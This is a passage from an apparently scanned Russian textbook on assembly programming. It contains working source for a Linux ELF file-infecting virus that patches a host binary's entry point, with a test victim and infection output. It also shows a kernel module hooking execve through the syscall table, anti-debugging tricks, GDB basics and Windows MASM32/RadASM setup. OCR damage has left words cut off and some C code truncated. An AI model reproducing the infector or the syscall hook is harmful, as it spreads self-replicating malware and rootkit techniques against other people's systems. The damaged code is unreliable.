        movl     oldpoint, %ecx
        xorl     %edx, %edx
        call     fseek
        movl     oldpoint, %eax
        movl     %eax, symtpos
        movl     $oldpoint, %ecx
        movl     $0x4, %edx
        call     fread
//готовим вторую часть для записи
        xorl     %ecx, %ecx
        movl     $2, %edx
        call     fseek
        subl     oldpoint, %eax
        pushl    %eax
//копируем файл
        xorl     %edx, %edx    // SEEK_SET
```

```
        xorl     %ecx, %ecx   // точка входа
        movl     $0x13, %eax  // поиск в файле
        int      $0x80
        cmpl     $0xfffff001, %eax
        jae      error1
        movl     oldpoint, %ecx
    looper:
        pushl    %ecx
        movl     $buffer, %ecx
        movl     $0x1, %edx
        call     fread
        pushl    %ebx
        movl     tmphandle, %ebx
        movl     $buffer, %ecx
        movl     $0x1, %edx
        call     fwrite
        popl     %ebx
        popl     %ecx
        loop     looper
//запись тела от начала к концу
        pushl    %ebx
        movl     tmphandle, %ebx
        movl     $bodystart, %ecx
        movl     $(bodyend-bodystart), %edx
        call     fwrite
        popl     %ebx
//добавляем
        popl     %ecx
    looper2:
        pushl    %ecx
        movl     $buffer, %ecx
        movl     $0x1, %edx
        call     fread
        pushl    %ebx
        movl     tmphandle, %ebx
        movl     $buffer, %ecx
        movl     $0x1, %edx
        call     fwrite
        popl     %ebx
        popl     %ecx
        loop     looper2
        call     fclose
//ставим новое смещение секции таблицы заголовков
        movl     tmphandle, %ebx
        movl     $0x20, %ecx
        xorl     %edx, %edx
        call     fseek
        movl     $newshoff, %ecx
        movl     $0x4, %edx
        call     fread
        addl     $(bodyend-bodystart), newshoff
        movl     $0x20, %ecx
        xorl     %edx, %edx
        call     fseek
        movl     $newshoff, %ecx
        movl     $0x4, %edx
        call     fwrite
//новая точка входа
        movl     $0x18, %ecx
```



```
        xorl     %edx, %edx
        call     fseek
        addl     $0x08048000, oldpoint
        movl     $oldpoint, %ecx
        movl     $0x4, %edx
        call     fwrite
        addl     $(bodyend-bodystart), symtpos
        movl     symtpos, %ecx
        xorl     %edx, %edx
        call     fseek
        addl     $(bodyend-bodystart), oldpoint
        subl     $0x08048000, oldpoint
        movl     $oldpoint, %ecx
        movl     $0x4, %edx
        call     fwrite
//закрываем файлы
    close:
        call     fclose
        jmp      ne
    error1:
        xorl     %ebx, %ebx
        movl     $message, %ecx
        movl     $0x5, %edx
        call     fwrite
    ne:
        xorl     %ebx, %ebx   // stdout
        movl     $0x1, %eax
        int      $0x80
    bodystart:
        call     get_ip
    get_ip:
        popl     %ebp
        subl     $0x5, %ebp
        movl     $0xa, %edx
        movl     $(shere-bodystart), %ecx
        addl     %ebp, %ecx
        xorl     %ebx, %ebx
        movl     $0x4, %eax
        int      $0x80
        movl     $(address-bodystart), %ebx
        addl     %ebp, %ebx
        movl     (%ebx), %eax
        call     *%eax
    address:
    .long 0
    shere:
    .string "I'm here!\n"
    bodyend:
    error:
        cmpl     $0xfffff001, %eax
        jae      error1
        ret

    fread:
        movl     $0x03, %eax
        int      $0x80
        call     error
```

```
    ret
fwrite:
    movl    $0x04, %eax
    int     $0x80
    call    error
    ret
fopen:
    movl    $0x05, %eax
    int     $0x80
    call    error
    ret
fclose:
    movl    $0x06, %eax
    int     $0x80
    call    error
    ret
fseek:
    movl    $0x13, %eax
    int     $0x80
    call    error
    ret
```

Код программы, на которой это все можно протестировать (victim.s):

```
.global _start

_start:

    movl    $endstring, %edx
    movl    $message, %ecx
    xorl    %ebx, %ebx
    movl    $0x4, %eax
    int     $0x80

    movl    $0x1, %eax
    xorl    %ebx, %ebx
    int     $0x80

message:
.string "Oh, no! Why me?!\n"
endstring=.-message
```

Компиляция:

```
$ as -s victim.s -o victim.o
$ ld -s victim.o -o victim

$ as -s vir.s -o vir
$ ld -s vir.o -o vir
```

Запуск программы (на экране появится следующее):

```
   $ ./victim
Oh, no! Why me?!
   $ ./infector
        $ ./infectvictim
   I'm here!
       Oh, no! Why me?!
```


4.13. Использование Inline-ассемблерных вставок

При использовании inline ассемблера при написании программ под Unix–системы утрачивается возможность легкого портирования приложений на другие архитектуры, так как в этом случае нужны знания ассемблера используемых процессоров. Однако иногда появляется необходимость в использовании одновременно двух языков для написания программ - С и Ассемблера. Для таких случаев компилятор GCC поддерживает встраиваемые ассемблерные инструкции. Существует несколько вариантов (с использованием дополнительных параметров и без):

- использование инструкций inline ассемблера в теле программы,
- использование инструкций ассемблера в качестве параметров к функции asm().

В последнем случае не нужно никаких специфических знаний inline-ассемблера, так как в качестве параметра используется обычный текст программы (здесь имеется в виду, что используется только первый параметр к функции, оставшиеся, необходимые уже как inline-ассемблер, не используются).

Мы уже использовали такой вариант ассемблера, когда нам нужно было получить указатель вершины стека для написания exploit:

```
get_sp(void)
{
__asm__("movl %esp,%eax");
}
```

В данном примере мы использовали только первый параметр к функции asm(). В случае нескольких параметров последние разделяются двоеточием:

```
asm(   assembler template
:output operands (optional)
:input operands (optional)
:list of clobbered registers (optional)
);
```

Здесь в качестве первого параметра – ассемблерные инструкции, второй – выходные операнды, третий – входные операнды, четвертый – те регистры, которые могут быть изменены в поле assembler template и не должны быть изменены компилятором.

В качестве параметров со второго по четвертый необходимо использовать следующую таблицу:

R	(EAX, EBX, ECX, EDX, ESI, EDI, EBP, ESP)
q	(EAX, EBX, ECX, EDX)
f	Floating-point

t	Top floating-point
u	Second-from-top floating-point
a	EAX
b	EBX
c	ECX
d	EDX
x	SSE register (Streaming SIMD Extension)
y	MMX multimedia
A	An 8-byte value formed from EAX and EDX
D	EDI
S	ESI

Самый простой пример Inline-ассемблера:

```
{
int a=10,b;
asm("movl %1, %%eax;
                  movl %%eax, %0;"
               :"=r"(b)    // выходной параметр
               :"r"(a)     // входной параметр
               :"%eax"     // регистр (см. ниже)
);
}
```

В этом примере мы приравниваем переменную b к переменной a, используя встраиваемый ассемблер. Здесь b – выходной операнд, описанный номером регистра %0, a – входной операнд, описанный номером регистра %1, r – принудительная конструкция, заставляющая gcc считать, что переменные a и b должны храниться в регистрах, = перед использованием такой конструкции говорит о том, что это выходной параметр и он также должен храниться в регистре.

Чтобы отличить передаваемые входящие/выходящие операнды (описываются как % и номер операнда) от регистра %eax, последний должен выглядеть как %%eax.

Указывая в качестве четвертого параметра в функции asm регистр %eax, мы говорим компилятору GCC, что данный регистр уже используется в секции assembler template и не стоит его модифицировать при компиляции.

`movl %1, %%eax` помещает переменную a в регистр `%eax`.
`movl %%eax,%0` помещает значение из `%eax` в переменную `b`.

После того, как asm будет выполнена, в переменной b будет находиться новое значение, так как эта переменная была указана в качестве выходного параметра. Иначе говоря, все изменения переменных внутри asm сохраняются и после исполнения функции.

Подробнее о полях asm.

Assembler template. В этом поле находится ассемблерная функция или набор функций, которые следует использовать в программе на языке С. Этот набор инструкций заключается в двойные кавычки, при этом инструкции должны быть отделены друг от друга. В качестве разделителя можно использовать как точку с запятой, так и символ новой строки (\n). Стоит заметить, что при компиляции можно создавать ассемблерный файл, удобство чтения которого можно повысить, используя знаки табуляции. В этом случае следует использовать их до знаков начала новой строки. Инструкции, обращающиеся к переменным, описанным в С-программе, должны использовать обозначения таких переменных, как было описано ранее: %0, %1…

Компилятор иногда пытается оптимизировать передаваемый ему код. Для того чтобы этого не происходило, нужно использовать выражение "volatile". Если компилятор стандарта ANSI С, то перед и после использования выражений "asm" и "volatile" следует использовать двойное подчеркивание: __asm__ __volatile__ .

Операнды. Главная особенность inline-ассемблера – это возможность использования операндов, описанных еще в С программе. Всего передаваемых операндов может быть не больше 10. Каждый из них нумеруется, начиная с 0, при этом не выделяется, какие операнды входные, какие выходные. В секции, описывающей операнды, может находиться несколько операндов, каждый из которых должен быть обязательно отделен от других запятой.

Работа с памятью. В рассмотренных примерах для хранения операндов в регистрах использовался описатель r. Для того чтобы хранить данные в памяти, используется описатель m:

```
asm ("sidt %0\n" : : "m"(loc));
```

Использование памяти для хранения операндов в inline-ассемблере используется редко. Скорее, для того, чтобы не использовать регистры, что порой достаточно важно при написании exploit-программ.

Совпадение. Сразу рассмотрим пример:

```
asm("incl %0" : "=a" (var): "0" (var));
```

В данном случае используется пока не известный нам описатель "0". Причем его правильнее назвать не описателем, а "принудителем". В качестве первого операнда используется выходная переменная var. Ее порядковый номер %0. В качестве входной переменной используется та же переменная, указав "принудителем" "0", мы заставляем GCC использовать в качестве хранящего регистра тот регистр %eax, что и для выходного операнда, что позволяет сэкономить используемые ресурсы и увеличить быстродействие (в архитектуре IA386 все операции с регистром eax осуществляются быстрее, нежели с другими регистрами).

Примеры использования inline-ассемблера. Если вы уверены в том, что ваша программа не будет в будущем перенесена на другие платформы, то смело можете использовать нижеследующие примеры.

Пример обмена значениями двух переменных:

```
void main()
{
int x=10,y;
asm( "movl %1, %%eax\n
movl %%eax, %0"
:"=r"(y)
:"r"(x)
"%eax"
);
}
```

Код, генерируемый GCC при компиляции:

```
main:
pushl %ebp
movl   %esp,%ebp
subl   $8,%esp
movl   $10,-4(%ebp)   // y=10
movl   -4(%ebp),%edx  // получаем передаваемое значение в %edx
#APP                   // начало asm
movl   %edx, %eax      // x передаем в %eax
movl   %eax, %edx      // y - новое значение в %edx
#NO_APP               // конец asm
movl   %edx,-8(%ebp)  // новое значение помещается в стек
                      //на место передаваемой переменной y
```

Это наглядный пример того, как происходит генерация кода. Компилятор не использовал регистр %eax. В качестве свободного регистра был выбран регистр %edx.

Видно, что и x и y хранятся в одном регистре %edx. Если же используется множество операндов, то такой подход нежелателен, следует использовать несколько регистров, дабы не затереть случайно значение уже используемого регистра. Для этого следует заставить компилятор использовать разные регистры. Делается это при помощи операнда &:

```
void main()
{
int x=10,y;
asm( "movl %1, %%eax\n
movl %%eax, %0"
:"=&r"(y)
:"r"(x)
"%eax"
);
}
```


В этом случае сгенерированный код выглядит иначе:

```
main:
pushl %ebp
movl   %esp,%ebp
subl   $8,%esp
movl   $10,-4(%ebp)   // y=10
movl   -4(%ebp),%ecx  // получаем передаваемое значение в %ecx
#APP                   // начало asm
movl   %ecx, %eax      // x передаем в %eax
movl   %eax, %edx      // y - новое значение в %edx
#NO_APP                // конец asm
movl   %edx,-8(%ebp)  // новое значение помещается в стек
                      // на место передаваемой переменной y
```

Принудительное использование регистров. Ниже приведен пример, в котором мы принуждаем помещать выходные параметры в определенные регистры:

```
asm("cpuid"
        :"=a" (_eax),
         "=b" (_ebx),
         "=c" (_ecx),
         "=d" (_edx)
        :"a" (op)
);
```

Команде cpuid мы передаем в качестве операнда с переменную op, значение которой помещается в регистр %eax, а возвращаемое значение получаем в регистрах %eax, %ebx, %ecx , %edx, которые в свою очередь помещают значения в переменные _eax, _ebx, _ecx, _edx.

Сгенерированный код выглядит так:

```
movl -20(%ebp),%eax // значение op в регистр %eax
#APP
        cpuid
#NO_APP
movl %eax,-4(%ebp)
movl %ebx,-8(%ebp)
movl %ecx,-12(%ebp)
movl %edx,-16(%ebp)
```

Еще один пример:

```
asm( "cld\n
rep\n
movsb"
:       // выходных операндов нет
: "S" (src), "D" (dst), "c" (count)
);
```

Это пример функции strcpy(). В качестве операндов используются С-переменные src, указатель на которую хранится в регистре %es, dst, указатель на которую хранится в регистре %edi, и count – длина строки, хранящаяся в регистре %ecx.

Пример использования совпадений. Системный вызов с четырьмя параметрами:

```
#define     _syscall4     (type,name,type1,arg1,type2,arg2,
                             type3,arg3,type4, arg4) \
type name (type1 arg1, type2 arg2, type3 arg3, type4 arg4) \
{ \
long __res; \
__asm__ volatile ("int $0x80" \
: "=a" (__res) \
: "0" (__NR_##name),"b" ((long)(arg1)),"c" ((long)(arg2)), \
"d" ((long)(arg3)),"S" ((long)(arg4))); \
__syscall_return(type,__res); \
}
```

Здесь четыре параметра хранятся в регистрах %ebx, %ecx, %edx, %esi, так как м принуждаем GCC использовать эти регистры, используя описатели b, c, d и S. Заметьт что выходной параметр системного вызова, хранящийся в регистре %eax, передается переменной __res. Используя механизм совпадений, мы пишем описатель "0" для тог чтобы заставить компилятор использовать регистр %eax для передачи номера системн го вызова __NR_###name. В этом случае один регистр (%eax) используется как во вход ном, так и в выходном операнде. Также заметьте, что входной операнд используетс раньше, чем появляется выходной, хотя последний описан раньше.

Это весьма полезный пример, так как при написании модуля ядра для перехвата си темного вызова execve() мы не имеем никакой другой возможности сделать это без испол зования inline-ассемблера.

```
…………
// необходимые include
…………

extern void* sys_call_table[];
int SYS_new_execve;
static   int(*old_execve)(const   char   *filename,   const   cha
*argv[],
                    const char *envp[] );
static int new_execve(const char *filename, const char *argv[]
                    const char *envp[] );

static int
new_old_execve(const   char   *filename,   const   char   *argv[],
               const char *envp[] )
{
long res;
__asm__ volatile ("int $0x80":"=a"(res):"0"(SYS_new_execve),
        "b"((long)(filename)),
            "c"((long)(argv)),"d"((long)(envp)));
return (int)res;
}

int
new_execve(const   char   *filename,   const   char   *arg
        const char *envp[] )
{
printk("EXECVE()\n");
return new_old_execve(filename,argv,envp);
}

int
init_module(void)
{
        SYS_new_execve = 255;
        old_execve=sys_call_table[SYS_execve];
        sys_call_table[SYS_new_execve]=old_execve;
        sys_call_table[SYS_execve]=new_execve;
        return 0;
}

void
cleanup_module(void)
{
        sys_call_table[SYS_execve]=old_execve;
}
```


4.14. Отладка. Основы работы с GDB

В поставке с операционной системой Linux идет отладчик GDB (GNU Debu В сети Интернет достаточно много материалов, посвященных работе с этим отладч да и полезной информации хватит на написание отдельной книги. Так что в этой будет изложена только основная часть, необходимая для работы с небольшими про мами, написанными не только на ассемблере, но и на языке С.

Использование отладчика позволяет запускать и проверять работоспособность граммы в более контролируемой среде. Отладчик позволяет выполнять прогр по шагам, контролируя значения отдельно взятых переменных, тем самым, про правильность хода выполнения программы. Позволяет изменять значения переме пропускать некоторые строки кода или даже выполнение некоторых функций. Позв отлаживать как отдельные программы, так и присоединяться к текущим проце Существует возможность загружать core-файлы, файлы, которые генерируются сист при сбое программы, что позволяет определить если не точное, то приблизительно сто ошибки в программе.

Здесь мы рассмотрим только несколько основных команд. Стоит отметить, что программный продукт, как и большинство программ под ОС Linux, для своей ра использует командную строку. Если Вас не устраивает такой интерфейс пользова существует версия с более дружелюбным интерфейсом – xxgdb.

Запуск программы. Для того чтобы отладчик «понимал» названия переменных и меток в теле программы, необходимо включить в программный модуль отладочные символы. Это выполняется при компиляции, если задан ключ –g. В противном случае отсутствует возможность контролировать значения переменных, так как виден только ассемблерный текст.

В командной строке GDB введите

```
break main
```

Эта команда поставит контрольную точку на входе функции `main`, что позволит пропустить весь код до этой функции. Далее стоит ввести

```
run
```

Для того чтобы начать работу с программой. Вы можете выполнять программы построчно, переходя от одной строке к другой, вводя в командной строке `n`.

При нахождении в той точке программы, где вызывается какая-то функция, можно войти в нее, что позволит более детально проследить ее выполнение. Для этого существует команда `s`.

Для того чтобы вернуться из функции, используйте команду `f`.

Для изменение значения переменной или регистра используется команда `set`.

Для дизассемблирования секции или функции программы существует команда `disas`.

В выражениях вы можете обращаться к содержимому машинных регистров, обозначая их как переменные с именами, начинающимся с '$'. Вывести имена и содержимое всех регистров, кроме регистров с плавающей точкой (в выбранном кадре стека) можно следующим образом:

```
info registers
```

Чтобы вывести имена и содержимое всех регистров, включая регистры с плавающей точкой, необходима команда `info all-registers`.

Для вывода относительного значения каждого из указанных в **имя-рег** регистров (значения регистров обычно относятся к выбранному кадру стека; **имя-рег** может быть любым именем регистра, с `$' в начале имени или без):

```
info registers имя-рег ...
```

Ниже приведен пример программы, которую мы будем отлаживать.

```
#include <stdio.h>

int
printint(int number)
{
printf("Here is the number: %d",number);
return number;
}

void
```



```
main ()
{
int i;
printf("Good-working program\n");
printint(i);
}
```

По замыслу эта программа должна увеличить значение переменной `i` до пяти и передать ее в функцию `printint()`, которая выведет ее на экран.

Компилируем и запускаем программу:

```
$ gcc -g -o prog prog.c
$ ./prog
Good-working program
Here is the number: -5324
```

Проблема. Программа не совсем «Good-working». Вместо 5 мы получили совсем другое число, да еще и отрицательное. В чем же проблема? Стоит посмотреть на программу под микроскопом.

```
$ gdb prog
GDB is my favorit debugger!
```

Это приглашение отладчика. Оно может отличаться из-за персональных настроек и номера версии. После приветствия мы попадаем в командный интерпретатор отладчика.

```
(gdb) break main
Breakpoint 1 at 0x160f
```

Устанавливаем контрольную точку на функцию main.

```
(gdb) run
Starting program
Breakpoint 1, main()
```

Запускаем программу. Программа выполняется до тех пор, пока не встретится первая контрольная точка. В нашем случае выполнение программы останавливается на входе функции `main()`.

```
(gdb) n
Good-working program
```

Начинаем построчное выполнение программы. Появилось сообщение, вывод программы.

```
(gdb) s
printint(number=-5324)
```

Входим в функцию printint(). При этом отладчик показывает стек, передаваемый функции. Мы видим, что значение, передаваемое в стеке, не соответствует 5. Начинаем разбираться.

```
(gdb) up
#1 0x1625
```

Возвращаемся на шаг назад до выполнение функции.

```
(gdb) p i
$i = -5324
```

Проверяем значение переменной i. Как видим, мы забыли инициализировать эту переменную. Так что нужно вернуться в программу и дописать до вызова функции printint(), i=5.

Заметьте, что при вызове функции, при выходе из нее или даже при использовании команд up и down отладчик всегда показывает окно стека: название функции и значения аргументов, передаваемых ей.

Исследование core файлов. Core файл – файл, содержащий в себе полное описание процесса при аварийном завершении программы.

Для анализа такого файла необходимо запустить отладчик и, не устанавливая контрольных точек и не запуская программы, ввести команду (gdb) core prog.core.

Если вы находитесь в том каталоге, что и сам core файл, то вы увидите что-то вроде этого:

```
Core was generated by 'a.out'
Program terminated with signal 11, Segmentation fault.
Cannot access memory at address 0x7020796d
#0      0x164a in foo(i=0x5)
(gdb)
```

В данном случае программа завершилась неудачно при попытке доступа к недоступной области памяти. Порой достаточно полезно посмотреть, как была вызвана функция, так как проблема могла возникнуть еще до начала работы функции.

Команда bt позволяет распечатать back-trace стека вызовов.

```
(gdb) bt
#0      0x164a in foo(i=0x5)
#1      0xefbfd888 in end()
#2      0x162c in main()
(gdb)
```

Функция end() вызывается в тот момент, когда рушится программа. Функция foo() была вызвана из функции main().

Подключение к выполняющемуся процессу. Основным достоинством отладчика GDB является возможность подключатся к процессам и отлаживать их во время выполнения. Для этого необходимы достаточные права доступа и одно условие, которое впоследствии

можно использовать как антиотладочное средство, – на отлаживаемом процессе не [...]жен быть установлен флаг ptrace. Другими словами, к одному процессу одновреме[...] нельзя подключать несколько отладчиков.

Данный способ можно использовать для защиты от отладки и/или проверки нали[...] отладочных средств, но об этом мы поговорим позднее.

Итак, для подключения к процессу используется команда attach pid, где pid – иде[...]фикатор запущенного процесса.

Есть, правда, еще один минус – невозможность отладки дочерних процессов. Д[...] в том что при использовании системного вызова fork() создается дочерний проц[...] идентификатор которого отличается от родительского. В этом случае мы его теряем.

Для того, чтобы отключится от процесса, нам нужно выполнить команду detach.

Защита от отладки и дизассемблирования. Рассмотрим несколько простых мето[...] защиты от исследования.

Действенный прием защиты от отладки процесса – установка флага ptrace на н[...] К примеру, чтобы проверить, запущен ли отладчик, нужно в теле программы помест[...] вот такой код:

```
if (ptrace(PTRACE_TRACEME, 0, 1, 0) < 0) return 1;
```

Другой способ – это проверка на установленные контрольные точки. Как извест[...] контрольная точка – это прерывание по номеру 3. Вот ее мы и будем проверять:

```
if     ((*(volatile     unsigned     *)((unsigned)foo     +
                                & 0xff) == 0xcc) return 1;
```

Для защиты от дизассемблирования можно осуществлять переход в какую-то то[...] программы таким образом, чтобы дельта не была кратна длине команды. Дизассембле[...] под Linux, округляющие дельту до кратности команды, формируют код, отличающи[...] от оригинала.

```
        jmp  antidebug1 + 2
antidebug1:
        .short      0xc606
        call        reloc
reloc:
        popl        %esi
        jmp  antidebug2
antidebug2:
        addl        $(data - reloc),%esi
        movl        0(%esi),%edi
        pushl       %esi
        jmp  *%edi
data:
        .long 0
```

Глава 5

Программирование на Ассемблере под Windows

Программирование на ассемблере под Win32 воспринимается весьма неоднозначно. Считается, что написание приложений слишком сложно для его применения. Собственно, обсуждению того, насколько оправдана такая точка зрения, и посвящена данная глава. Она не ставит своей целью обучение программированию под Win32 или обучение ассемблеру: подразумевается, что читатели уже получили определенные знания в этих областях.

В отличие от программирования под DOS, где программы, написанные на языках высокого уровня, были мало похожи на свои аналоги, написанные на ассемблере, приложения под Win32 имеют гораздо больше общего. В первую очередь, это связано с тем, что обращение к системным сервисам операционной системы в Windows осуществляется посредством вызовов функций (подпрограмм), а не прерываний, что было характерно для DOS. Здесь нет передачи параметров в регистрах процессора при обращении к системным вызовам и, соответственно, нет множества результирующих значений возвращаемых опять же в регистрах общего назначения и регистре флагов. Следовательно, проще помнить и использовать правила взаимодействия с ОС. Но с другой стороны, в Win32 нельзя непосредственно работать с аппаратными ресурсами, чем "грешили" программы для DOS, произвольно адресовать любые участки оперативной памяти и т. д., что является следствием работы процессора в защищенном режиме.

В современных инструментах ассемблирования развиваются возможности, которые ранее были характерны только для языков высокого уровня. К таким средствам можно отнести: макроопределения вызовов процедур, возможности введения их шаблонов (описание прототипов) и даже объектно-ориентированные расширения. Однако ассемблер сохранил и такой прекрасный механизм, как макроопределения, вводимые пользователем, полноценного аналога которому нет ни в одном языке высокого уровня.

Все эти факторы позволяют рассматривать ассемблер как самостоятельный инструмент для написания приложений под платформы Win32 (Windows NT/2000/XP и Windows 9x/ME).

5.1. Выбор инструментария

На сегодняшний день доступно достаточно много средств, позволяющих разрабатывать приложения под Windows на языке ассемблер. Однако, на взгляд автора, их обсуждение в рамках одной главы книги неминуемо увело бы в сторону от основного вопроса.

Поэтому ниже приводится лишь список доступных трансляторов и интегрированны сред разработки, а внимание будет сосредоточено лишь на том инструментарии, кото рым пользовался автор при подготовке материала, хотя окончательный выбор, естест венно, остается за читателем.

Итак, что же нам предлагают поставщики средств разработки для программировани на ассемблере под Windows. Существует несколько пакетов. Основными являютс Microsoft MASM 6.1x или 7.0, Borland TASM 5.0x, NASM, FASM и еще несколько мене известных разработок. Как Вы уже наверно заметили, TASM и MASM разработаны соф тверными гигантами Borland и Microsoft, они в основном предназначены для создани программ для MS-DOS и Windows. Другие пакеты обладают своими уникальными осо бенностями: для программирования под «ассемблерной» ОС Menuet используется FASM пакет NASM разработан как бесплатная альтернатива TASM и MASM, но, кроме этого содержит определенные расширения синтаксисе.

Обычно пакет ассемблера состоит из транслятора исходного текста в объектный код компилятора ресурсов и компоновщика. Именно от компоновщика (Linker) и зависит под какой ОС будет работать результирующая программа. Для создания и последующего редактирования файлов исходного кода применяются различные текстовые редакторы После завершения редактирования файл исходного кода передается на трансляцию ассемблеру, а затем результат ассемблирования обрабатывается линковщиком (компо новщиком) для получения исполняемого модуля. Эти шаги выполняются последователь но, друг за другом, вызовами соответствующих инструментов из пакета ассемблера.

Однако существуют специализированные интегрированные системы разработки, автоматизирующие этот процесс. Кроме, непосредственно, автоматического получения исполняемого модуля, подобные системы обладают рядом полезных свойств, таких, как настраиваемая подсветка синтаксиса (удобный выбор цветов синтаксических элементов), автоподсказка и автозавершение при вводе исходного текста, поддержка различных пакетов ассемблера, возможность свертки процедур и других блочных конструкций при навигации по исходному коду (collapsing), редактирование ресурсов. Вот некоторые из известных интегрированных сред разработки, поддерживающие разработку программ на языке ассемблер: RadASM, WinASM, Negatory Assembly Studio, Visual SlickEdit, Source Insight.

Для дальнейшего обсуждения вопросов программирования для Windows из этого многообразия инструментов выберем свободно распространяемые в сети ИНТЕРНЕТ пакет ассемблера MASM32 и среду быстрой разработки программ RadASM. На момент написания книги это были, соответственно, версии 8.0 и 2.0.3.8. Ни в коем случае автор не навязывает читателю свое мнение, и сам выбор не претендует на абсолют – это лишь одни из многих достойных продуктов.

MASM32 (http://www.masm32.com/). Автор – Steve Hutchesson. Программный комплекс MASM32 представляет собой набор следующих компонентов: свободно распространяемый транслятор с языка ассемблер Microsoft MASM 6.14, набор специализированных утилит, простейший редактор исходных текстов и, что является самым ценным

для начинающего программиста под Windows, громадное количество примеров и документации к ним, средства поддержки системных вызовов Windows.

RadASM (http://radasm.visualassembler.com/). Автор – Ketil Olsen. Этот продукт сделан программистом на ассемблере для программистов на ассемблере. Кроме того, сам проект полностью написан на ассемблере. Здесь мы имеем быструю, небольшую по объему и бесплатную интегрированную оболочку, поддерживающую работу с солидным списком трансляторов (в том числе и MASM32) и написанную энтузиастом для таких же энтузиастов, обладающую достаточной функциональностью разработки для малых и средних проектов.

5.2. Начало работы

После успешной установки выбранных программных средств и запуска среды RadASM она автоматически будет сконфигурирована на использование MASM32 (далее предполагается, что MASM32 установлен в C:\MASM32, а RadASM в C:\RadASM).

С легкой руки Дениса Ричи повелось начинать освоение программирования в какой-либо новой среде с создания простейшей программы "Hello, World". Не будем рушить традицию и добавим еще один "Hello, World" в его копилку.

Центральное понятие при разработке в RadASM – проект. Проект содержит перечень всех исходных файлов (тексты на языке ассемблер, файлы ресурсов, файлы описания диалоговых окон), правил и команд, необходимых для их трансляции и сборки в готовое приложение. RadASM использует свой собственный формат представления ресурсов диалогов и таблиц строк, но в момент сборки приложения создаются стандартные .res и .rc модули для передачи компилятору ресурсов из пакета MASM32.

Проект размещается в своей собственной директории (в настройках RadASM можно указать место размещения по умолчанию для вновь создаваемых проектов), имея при этом произвольное число вложенных поддиректорий. Рекомендуется наличие директории RES, которая используется для хранения .rc файлов ресурсов и BAK, которая содержит резервные копии (backups) файлов, создаваемых RadASM каждый раз, когда происходит запись их обновленных (исправленных) версий на диск. В корневой директории проекта размещаются как минимум файл описания проекта .rap и файл на языке ассемблер, имеющий ссылки на остальные файлы исходного кода, подключаемые транслятором при ассемблировании.

Итак, после запуска среды RadASM выбираем в меню File пункт New Project и в следующем окне задаем тип создаваемого нами проекта, как показано на рис. 5.2.1.

Первый лист мастера создания нового проекта позволяет выбирать тип транслятора, с помощью которого будет вестись разработка программ. По умолчанию это MASM (нас это устраивает). Как видно из рисунка, мастер проектов позволяет создавать готовые окружения для разработки различных типов приложений.




Рис. 5.2.1. Мастер проектов – тип и имя

Win32 App	-	Оконное приложение Windows
Console App	-	Консольное приложение Windows
Dll Project	-	Динамически связываемая библиотека Windo
LIB Project	-	Статически связываемая библиотека Windo
NMAKE Project	-	Проект, собираемый утилитой NMAKE
Win32 App (no res)	-	Приложение Windows без встроенных ресурс
Dos App	-	Приложение DOS в формате exe
Dos App (.com)	-	Приложение DOS в формате com

Далее необходимо задать название проекта (Project Name), оно также будет име папки проекта, и его описание (Project Description). Описание проекта – это надп которая отображается в заголовке окна проекта при его открытии в RadASM. Здесь же можно изменить путь, по которому будет располагаться папка проекта (Pr Folder), и выбрать шаблон (Template) из папки шаблонов.

Шаблон – вспомогательный инструмент, который разрабатывается для автоматиз процесса создания приложений и реализующий концепции быстрой разработки (RAD – R Application Development). При создании нового проекта вы можете выбрать один из гот шаблонных сценариев. Шаблонный сценарий – нечто большее, чем просто включение за вок .asm файлов в новый проект, он может установить любые опции .rap файла (файла оп ния проекта), подключить внешние бинарные данные и создать все необходимые исход файлы для вашей программы. Шаблоны очень полезны при создании множества прогр с однотипным начальным каркасом ресурсов и стартового кода.

Шаблонные сценарии могут быть созданы средствами RadASM, однако этот во выходит за рамки обсуждаемой в данной главе темы.

С целью скорейшего получения работоспособной программы "Hello World" под Windows, выберем в окне "Project wizard – Type & Name" вид окружения Win32 App (no res). Для создания полноценного "диалогового" приложения следует выбирать Win32 App. После присвоения нашему проекту имени "Hello World", а его описанию строки "The Hello World application", нажимаем кнопку "Далее" (Next).

В следующем окне (рис. 5.2.2) можно задать перечень файлов и поддиректорий, которые будут созданы в корневой директории нашего проекта.

Рис. 5.2.2. Мастер проектов – Файлы и директории

В секции File Creation пометьте, файлы каких типов Вам понадобятся: в проект будут добавлены новые файлы с именами Вашего проекта и соответствующими расширениями.

В секции Folder Creation, если Вы собираетесь использовать ресурсы, Вам понадобится папка RES, и чтобы ее создать, достаточно выбрать опцию Res. Ресурсы – "некодовая" секция, добавляемая в образ приложения в момент его сборки и доступная во время выполнения. Она позволяет включать фактически любые двоичные данные в исполняемый или DLL файл. Добавление ресурсов в проект происходит посредством редактирования сценария определения ресурсов, имеющего расширение .rc и компилируемого в .res файл компилятором ресурсов (обычно RC.EXE из пакета конкретного транслятора) и подключаемого редактором связей к результирующему модулю исполняемого файла проекта.

RadASM позволяет создавать ресурсы, управлять их компиляцией и связыванием так же, как и файлами исходного кода. Основной файл ресурсов отображается в браузере проекта и может быть отредактирован вручную. RadASM создает отдельные RC файлы для каждого типа ресурсов, эти файлы размещаются в папке /RES проекта. Перечислим ресурсы, поддерживаемые средой RadASM: изображения bmp, gif, jpg, курсоры, иконки, мультимедиа файлы AVI, MIDI, WAVE, таблицы строк, меню, диалоги, панели инструментов, информация о версии, «сырые данные».

Выбрав опцию Mod секции Folder Creation, Вы в директории проекта создадите папку MOD для подпроектов впоследствии, чтобы разбить большой проект на меньшие, для лучшей управляемости. Если Вы хотите создать BAK папку резервных копий, выберите в окне Project Wizard опцию Bak.

Для создания приложения "Hello world" сделайте выбор, как показано на рис. 5.2.2 и нажмите кнопку "Далее" (Next).

